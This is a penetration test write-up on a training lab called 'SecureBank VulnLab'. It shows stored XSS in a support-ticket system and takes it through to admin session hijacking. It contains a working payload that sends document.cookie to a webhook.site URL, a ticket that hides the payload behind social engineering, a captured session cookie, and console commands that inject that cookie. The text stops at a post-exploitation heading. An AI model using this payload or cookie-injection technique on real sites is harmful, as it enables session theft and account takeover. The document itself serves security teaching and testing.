Cross-Site Scripting (XSS) Vulnerability Report

SecureBank VulnLab - Session Hijacking via Stored XSS

Vulnerability ID: VULN-002 | Severity: CRITICAL | CVSS 8.1

Executive Summary

This report documents a critical Stored Cross-Site Scripting (XSS) vulnerability discovered in SecureBank's support ticket system. The vulnerability allows an attacker to inject malicious JavaScript that executes when an administrator views the ticket, leading to complete session hijacking and unauthorized access to administrative functions.

> ⚠️ **WARNING: This vulnerability resulted in complete administrator account takeover, unauthorized fund transfers, and exposure of sensitive customer data.**

Impact at a Glance

Confidentiality	**HIGH - Full access to admin data**
Integrity	HIGH - Unauthorized transactions possible
Availability	LOW - Service remains operational
Financial Impact	CRITICAL - $100,000 stolen in PoC
User Trust	CRITICAL - Complete security breach

Attack Scenario

In this penetration test, we simulated a real-world attack where a malicious user exploits the support ticket system to compromise an administrator account. Here's how the attack unfolds:

1. **Attacker creates a support ticket containing malicious JavaScript payload**
2. **Payload is stored in the database without sanitization (Stored XSS)**
3. **Administrator opens the ticket to review user inquiry**
4. **JavaScript executes silently in admin's browser**
5. **Admin's session cookie is exfiltrated to external server**
6. **Attacker hijacks session - complete admin access achieved!**


🔬 Technical Exploitation Details

Phase 1: Setting Up the Attack Infrastructure

To simulate a real attacker's external command & control server, we use webhook.site - a legitimate tool commonly used by penetration testers for request inspection.

> 💡 **TIP: Webhook.site provides instant HTTPS endpoints for capturing HTTP requests, making it perfect for demonstrating cookie exfiltration.**

Step 1: Navigate to https://webhook.site and obtain your unique URL.



Step 2: Construct the XSS payload with your webhook URL:

```
<img src=x onerror="fetch('https://webhook.site/YOUR-UNIQUE-ID/?cookie='+document.cookie)">
```

> ⚙️ **TECHNICAL NOTE: This payload uses an invalid image source (src=x) to trigger the onerror event, which then executes JavaScript to exfiltrate cookies.**

Example with actual webhook ID:

```
<img src=x onerror="fetch('https://webhook.site/7798b8fb-11d1-4e6e-a4a6-5557ddc059e8/?cookie='+document.cookie)">
```

Phase 2: Payload Injection

With our malicious payload crafted, we now inject it into SecureBank's support system. The attack begins by logging in as a regular user account.

Login credentials for the attacker account:

Username	test
Password	test123




Figure 1: Attacker logged in as regular user

🔍 **DISCOVERY: During the initial phase of testing, I discovered that SecureBank lacked an administrative interface for viewing customer tickets. This required adding admin functionality to the application to demonstrate the full attack chain.**

To enable the attack scenario, I modified the /support route:

```python
@app.route('/support', methods=['GET', 'POST'])
def support():
    if 'user_id' not in session:
        return redirect(url_for('login'))

    if request.method == 'POST':
        subject = request.form.get('subject')
        message = request.form.get('message')

        # Create new support ticket
        new_ticket = SupportTicket(
            user_id=session['user_id'],
            subject=subject,
            message=message,
            status='Open'
        )

        db.session.add(new_ticket)
        db.session.commit()

        flash('Support ticket submitted successfully!', 'success')
        return redirect(url_for('support'))

    # Get current user
    current_user = User.query.get(session['user_id'])

    # If admin, show ALL tickets. If user, show only their tickets
    if current_user and current_user.username == 'admin':
        user_tickets = SupportTicket.query.order_by(SupportTicket.created_at.desc()).all()
    else:
        user_tickets =
SupportTicket.query.filter_by(user_id=session['user_id']).order_by(SupportTicket.created_at.desc()).all
()

    return render_template('support.html', tickets=user_tickets)
```

Phase 3: Creating the Malicious Ticket

Now comes the crucial part - embedding our XSS payload within a seemingly legitimate support request. The key is to make it look authentic so the administrator won't suspect malicious activity.

Navigate to the Customer Support page:




Figure 2: Customer Support submission form

Craft a convincing support message with embedded payload:

Subject: Urgent Account Access Issue - Need Help

> ***Dear SecureBank Support Team,***
>
> ***I am experiencing difficulties accessing my account and need immediate assistance. I have attempted to reset my password multiple times, but I am not receiving the verification email.***
>
> ***<img src=x onerror="fetch('https://webhook.site/7798b8fb-11d1-4e6e-a4a6-5557ddc059e8/?cookie='+document.cookie)">***
>
> ***This is causing significant inconvenience as I have urgent payments to process. Could you please assist me in resolving this issue at your earliest convenience?***

Best regards,
Test User

🎭 **SOCIAL ENGINEERING: Notice how the payload is hidden within a professional, urgent-sounding message. The urgency increases the likelihood of quick admin response.**




Figure 3: Malicious ticket created with XSS payload embedded

Once submitted, the payload is now permanently stored in the database, waiting for an admin to trigger it.

Phase 4: The Attack Executes - Admin Falls Victim

This is where the vulnerability becomes critical. The administrator, performing their normal duties of responding to customer support tickets, unknowingly triggers the attack.

Step 1: Logout from the test account and login as administrator:

Username	admin
Password	admin123




Figure 4: Administrator account - $1,000,000 balance

Step 2: Navigate to Customer Support to review pending tickets:




Figure 5: Admin viewing list of support tickets




Figure 6: Admin opens the malicious ticket - XSS triggers!




Figure 7: From admin's perspective - looks like normal ticket

⚡ **CRITICAL MOMENT: The instant the admin opens this ticket, the XSS payload executes. The browser silently sends the admin's session cookie to our external server. The admin sees nothing unusual and remains completely unaware.**

Phase 5: Session Cookie Exfiltration - The Breach

Within milliseconds of the admin viewing the ticket, our webhook server receives the stolen session cookie. This is the moment of complete compromise.




Figure 8: SUCCESS! Admin session cookie intercepted

The stolen session cookie:

```
session=.eJyrVsosjk9Myc3MU7JSCihKzc0szVXSUSotTi2Kz0xRsjKEsPMSc1OBCiA
KawHpzxH7.aVimXQ.DzfSywF0703zIdNIpIC72HXDqrA
```

🎯 **GAME OVER: With this cookie, we have everything needed to impersonate the administrator. No password required, no 2FA, no additional authentication. Complete access granted.**

Phase 6: Session Hijacking - Becoming the Admin

Now comes the moment where we demonstrate complete account takeover. Using the stolen cookie, we'll hijack the administrator's session and gain full access.

Step 1: Open browser developer console (Press F12)

Step 2: Navigate to the Console tab

Step 3: Execute the following JavaScript commands:

```
// Clear any existing session
document.cookie = "session=; expires=Thu, 01 Jan 1970 00:00:00 UTC;
path=/;";

// Inject the stolen admin cookie
document.cookie =
"session=.eJyrVsosjk9Myc3MU7JSCihKzc0szVXSUSotTi2Kz0xRsjKEsPMSc1OBCi
AKawHpzxH7.aVimXQ.DzfSywF0703zIdNIpIC72HXDqrA; path=/";

// Reload the page to activate the hijacked session
location.reload();
```

⚠️ **IMPORTANT: Use the actual cookie you captured from webhook.site. The example above is from this specific penetration test.**




Figure 9: COMPLETE COMPROMISE - Logged in as admin without credentials!

🎉 SESSION HIJACKING SUCCESSFUL! 🎉


And just like that - boom! We're now logged in as the administrator with complete access to the banking system. No password needed. No security questions. No authentication whatsoever. The session cookie was all we needed.


💰 Post-Exploitation: What an Attacker Can Do

